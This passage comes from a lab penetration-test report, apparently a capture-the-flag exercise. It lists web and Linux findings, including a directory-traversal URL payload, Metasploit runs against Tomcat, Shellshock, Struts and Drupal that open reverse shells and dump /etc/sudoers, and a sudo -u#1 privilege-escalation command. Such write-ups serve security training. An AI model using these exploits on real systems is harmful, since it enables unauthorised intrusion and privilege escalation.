


Fig.14d - admin_legal_data.php successful session ID confirmation

Vulnerability 15	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Using vulnerabilities 10 & 11, running “ls” displays a list of active and inactive pages, revealing the old_discalimers directory. The following payload was submitted by changing the URL: /disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	Fig.15a & b
Affected Hosts	disclaimer.php
Remediation	Recommend removing the old test pages and cleaning up the code.




Fig.15a - Running ls through networking.php




Fig.15b - Successful Directory Traversal

Attacking the Linux Servers

Vulnerability 1	Findings
Title	Open-Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Domain registration information was visible while viewing the WHOIS data on the domain dossier webpage.
Images	Fig.1
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Recommend restricting access to domain registration details.




Fig.1 - Domain Registration Information

Vulnerability 2	Findings
Title	Ping Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	The IP address for the corporate site was visible by pinging the domain name, totalrekall.xyz
Images	Fig.2
Affected Hosts	34.102.136.180
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.2 - Pinging the web server

Vulnerability 3	Findings
Title	Open-source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low

Vulnerability 3	Findings
Title	Open-source Exposed Data
Description	Using cert.sh to search for all issued certificates for totalrekall.xyz, the flag was revealed.
Images	Fig.3
Affected Hosts	Certificate history
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.3 - crt.sh search for issued certificates

Vulnerability 4	Findings
Title	Number of Hosts on the Network
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	An nmap scan of the network with nessus revealed there are 5 additional hosts.
Images	Fig.4
Affected Hosts	192.168.13.0/24
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.4 - Number of hosts on the network

Vulnerability 5	Findings
Title	Drupal Host
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An aggressive nmap scan revealed that host 192.168.13.13 is running drupal.
Images	Fig.5
Affected Hosts	192.168.13.13
Remediation	Ensure all systems are updated and running the most recent security patches.

```
Nmap scan report for 192.168.13.13
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.13
```

Fig.5 - Nmap Scan for Drupal

Vulnerability 6	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS

Vulnerability 6	Findings
Title	Nessus Scan
Risk Rating	Critical
Description	A nessus scan of 192.168.13.12 revealed a critical vulnerability for Apache Struts, ID#97610.
Images	Fig.6
Affected Hosts	192.168.13.12
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.6 - Nessus Scan Critical Vulnerability

Vulnerability 7	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using MSFconsole, running the exploit, multi/http/tomcat_jsp_upload bypass and setting RHOST to 192.168.13.10 yields a successful meterpreter shell. Dropping down to a command line, the flag was found in the root directory.
Images	Fig.7a & b
Affected Hosts	192.168.13.10

Vulnerability 7	Findings
Title	Apache Tomcat Remote Code Execution
Remediation	Ensure all systems are updated and running the most recent security patches.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.26.110.196:4444 -> 192.168.13.10:51164 ) at 2022-08-03 23:28:27 -0400

ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
pwd
/usr/local/tomcat
```

Fig.7a - Running the Exploit

```
cd ..
pwd
/
find . -type f -name "*.txt"
./root/.flag7.txt
./etc/X11/rgb.txt
./usr/local/tomcat/logs/localhost_access_log.2022-07-21.txt
./usr/local/tomcat/logs/localhost_access_log.2022-08-04.txt
./usr/local/tomcat/logs/localhost_access_log.2022-07-22.txt
./usr/local/tomcat/webapps/docs/RUNNING.txt
./usr/local/tomcat/webapps/docs/appdev/build.xml.txt
./usr/local/tomcat/webapps/docs/appdev/web.xml.txt
./usr/local/tomcat/webapps/docs/appdev/sample/docs/README.txt
./usr/local/tomcat/webapps/docs/RELEASE-NOTES.txt
./usr/local/tomcat/webapps/docs/BUILDING.txt
```

Fig.7b - .flag7.txt file location

Vulnerability 8	Findings
Title	Shellshock Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using MSFconsole and running the Shellshock exploit, multi/http/apache_mod_cgi_bash_env_exec, the TargetURI was set to /cgo-bin/shockme.cgi and the RHOST as 192.168.13.11. Dropping into a shell, the flag was found in /etc/sodoers.
Images	Fig.8a & b
Affected Hosts	192.168.13.11
Remediation	Ensure all systems are updated and running the most recent security patches.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11
RHOST => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.26.110.196:4444 → 192.168.13.11:58874 ) at 2022-08-03 23:44:08 -0400

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
```

Fig.8a - Running the Exploit

```
meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Fig.8b - /etc/sodoers

Vulnerability 9	Findings
Title	Shellshock Exploit (Continued)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Flag revealed to be a username in /etc/passwd.
Images	Fig.9
Affected Hosts	192.168.13.11
Remediation	Ensure all systems are updated and running the most recent security patches.

Fig.9 - /etc/passwd

Vulnerability 10	Findings
Title	Struts CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	A nessus scan found the system vulnerable to the exploit Struts CVE-2017-5638. Using MSFconsole and running the exploit multi/http/struts2_content_type_ognl, the RHOST was set to 192.168.13.12. After dropping into a shell, the flag was found in /root/flagisinThisfile.7z.
Images	Fig.10 a & b
Affected Hosts	192.168.13.12
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.10a - Running the Exploit




Fig.10b - Flag File Location

Vulnerability 11	Findings
Title	Drupal CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	A nmap search found the system vulnerable to the exploit Drupal. Using MSFconsole and running the exploit /unix/webapp/drupal_restws_unserialize, the RHOSTS was set to 192.168.13.13. When in the meterpreter shell, the getuid command provides the username www-data.
Images	Fig.11
Affected Hosts	192.168.13.13
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.11 - Running the exploit and getuid

Vulnerability 12	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using the username alice from the whois data and password alice, ssh into the server 192.168.13.14. The following command was used to escalate privilege and access the flag file: sudo -u#1 cat /root/flag12.txt
Images	Fig.12
Affected Hosts	192.168.13.14
Remediation	Ensure all systems are updated and running the most recent security patches.

